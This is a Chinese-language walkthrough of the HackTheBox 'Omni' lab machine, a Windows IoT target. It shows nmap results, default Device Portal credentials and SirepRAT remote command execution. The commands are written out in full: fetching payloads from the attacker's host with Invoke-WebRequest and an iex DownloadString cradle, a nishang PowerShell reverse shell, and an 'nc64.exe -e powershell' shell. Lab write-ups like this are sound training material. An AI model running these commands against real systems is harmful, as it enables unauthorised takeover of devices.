
前言

Author: 0x584A



Omni

OS: Other

Difficulty: Easy

Points: 20

Release: 22 Aug 2020

IP: 10.10.10.204


知识：

- nmap
- Windows IOT
- SirepRAT
- powershell
- netcat

信息收集

```
└─$ cat tcpscripts.nmap
# Nmap 7.91 scan initiated Sun Dec  6 15:25:14 2020 as: nmap -Pn -p 135,5985,8080,29817,
Nmap scan report for 10.10.10.204
Host is up (0.32s latency).

PORT      STATE SERVICE  VERSION
135/tcp   open  msrpc    Microsoft Windows RPC
5985/tcp  open  upnp     Microsoft IIS httpd
8080/tcp  open  upnp     Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
29817/tcp open  unknown
29819/tcp open  arcserve ARCserve Discovery
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/subi
# Nmap done at Sun Dec  6 15:26:43 2020 -- 1 IP address (1 host up) scanned in 88.93 seco

```

从扫描结果中获得两个有用的信息，分别是135、8080端口。



http://10.10.10.204:8080 正在请求您的用户名和密码。该网站称：“Windows Device Portal”

用户名：

密码：

访问 8080 端口提示需要基本验证，随后google了一下关键字 "Windows Device Portal"，找到了官方手册。

https://docs.microsoft.com/en-us/windows/iot-core/manage-your-device/deviceportal

> Windows IoT, 曾经叫做Windows Embedded，是微软的嵌入式系列产品家族，微软在开始发行Windows 10嵌入式版本时将"Windows Embedded"更名为"Windows IoT"

在文档中有一串账号密码，输入后并没有返回登录状态，说要不存在弱口令。

```
Username: `Administrator`
Password: `p@ssw0rd`

```

反弹shell


尝试关键字 “windows device portal vulnerability” 找到利用工具：SirepRAT

https://github.com/SafeBreach-Labs/SirepRAT

这个工具通过 RCE 执行 windows iot 核心板上的SYSTEM，可以读、写、命令执行。直接克隆这个代码仓库（我用的python2，Kali最新版没有pip2，所以需要自己安装下，之后用pip2去安装项目需要的依赖组件）。

```
root@kali:~# wget https://bootstrap.pypa.io/2.6/get-pip.py
root@kali:~# python2 get-pip.py
root@kali:~# pip -V

```

后来我看他这里是默认python3，但我kali的python3运行报错... 奇怪的问题




movatica Fix issues with result preview

1 contributor

250 lines (211 sloc) | 10.4 KB


```
#!/usr/bin/env python3
"""
BSD 3-Clause License

Copyright (c) 2017, SafeBreach Labs
```

尝试读取文件信息，成功。



```
┌──(root💀 kali)-[/home/x/hackthebox/Omni/SirepRAT]
└─# python2 SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\Windows\System32\drivers\etc\hosts" --v

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

─────────
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<FileResult | type: 31, payload length: 824, payload peek: '# Copyright (c) 1993-2009 Microsoft Corp.## Th'>

┌──(root💀 kali)-[/home/x/hackthebox/Omni/SirepRAT]
└─# █
```


生成了一个msf的木马，尝试加载至攻击机。发现 certutil 不存在，System.Net.WebClient 失败，只有 Invoke-WebRequest 是成功的。



```
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --arg
s " /c certutil.exe -urlcache -split -f http://10.10.10.204:8000/360.exe C:\Windows\Temp\360.exe " --v
---------
'certutil.exe' is not recognized as an internal or external command,
operable program or batch file.

---------
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 103, payload peek: ''certutil.exe' is not recognized as an internal or
'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>

┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --arg
s " /c powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://10.10.14.51:8000/360.exe', 'C:\Windows\Te
mp\360.exe')" --v
---------
New-Object : Cannot find type [System.Net.WebClient]: verify that the assembly
containing this type is loaded.
At line:1 char:2
+ (New-Object System.Net.WebClient).DownloadFile('http://10.10.14.51:80 ...
+  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidType: (:) [New-Object], PSArgumentExcepti
   on
    + FullyQualifiedErrorId : TypeNotFound,Microsoft.PowerShell.Commands.NewOb
   jectCommand


---------
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 433, payload peek: 'New-Object : Cannot find type [System.Net.WebClien
'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>

┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --arg
s " /c powershell.exe Invoke-WebRequest -uri http://10.10.14.51:8000/360.exe  -OutFile C:\Windows\Temp\360.exe" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```


```
python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windo
```

但是呢，又出现新的问题，木马不上线... 尝试用 nishang 的 shell 脚本。




```
┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --arg
s " /c powershell.exe Invoke-WebRequest -uri http://10.10.14.172/Invoke-PowerShellTcp.ps1  -OutFile C:\Windows\Temp\In
voke-PowerShellTcp.ps1" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>
```

开NC： `nc.traditional -nvlp 9998`




```
┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\windows\system32\cmd.exe" --arg
s '/c powershell.exe -nop -ep bypass -c "iex ((New-Object Net.WebClient).DownloadString("http://10.10.14.172/Invoke-Po
werShellTcp.ps1"));Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.172 -Port 9998"' --v
Traceback (most recent call last):
  File "SirepRAT.py", line 246, in <module>
    main(args)
  File "SirepRAT.py", line 170, in main
    sirep_connect(sock, dst_ip, verbose=args.vv)
  File "SirepRAT.py", line 93, in sirep_connect
    sock.connect(server_address)
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.timeout: timed out

┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\windows\system32\cmd.exe" --arg
s "/c powershell.exe -nop -ep bypass -c \\\"iex ((New-Object Net.WebClient).DownloadString('http://10.10.14.172/Invoke
-PowerShellTcp.ps1'));Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.172 -Port 9998\\\" " --v
─────────
iex ((New-Object Net.WebClient).DownloadString('http://10.10.14.172/Invoke-PowerShellTcp.ps1'));Invoke-PowerShellTcp -
Reverse -IPAddress 10.10.14.172 -Port 9998

─────────
<HResultResult | type: 1, payload length: 4, HResult: 0×0>
<OutputStreamResult | type: 11, payload length: 162, payload peek: 'iex ((New-Object Net.WebClient).DownloadString('ht
'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>

┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --arg
s " /c powershell.exe Invoke-WebRequest -uri http://10.10.14.172/Invoke-PowerShellTcp.ps1  -OutFile C:\Windows\Temp\In
voke-PowerShellTcp.ps1" --v
<HResultResult | type: 1, payload length: 4, HResult: 0×0>

┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\Sys
```

发现还是无法上线，有点无奈... 直接上传 nc 的编译包，尝试反弹shell。




```
┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --arg
s "/c powershell Invoke-WebRequest -Uri http://10.10.14.172/nc64.exe  -OutFile C:\Windows\Temp\nc64.exe" --v

<HResultResult | type: 1, payload length: 4, HResult: 0×0>
```



```
<HResultResult | type: 1, payload length: 4, HResult: 0×0>

┌──(x㉿kali)-[~/hackthebox/Omni/SirepRAT]
└─$ python2 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --arg
s "/c C:\Windows\Temp\nc64.exe 10.10.14.172 9998 -e powershell" --v
<HResultResult | type: 1, payload length: 4, HResult: 0×0>
```

OK，这次成功了，翻翻文件，找用户的flag。

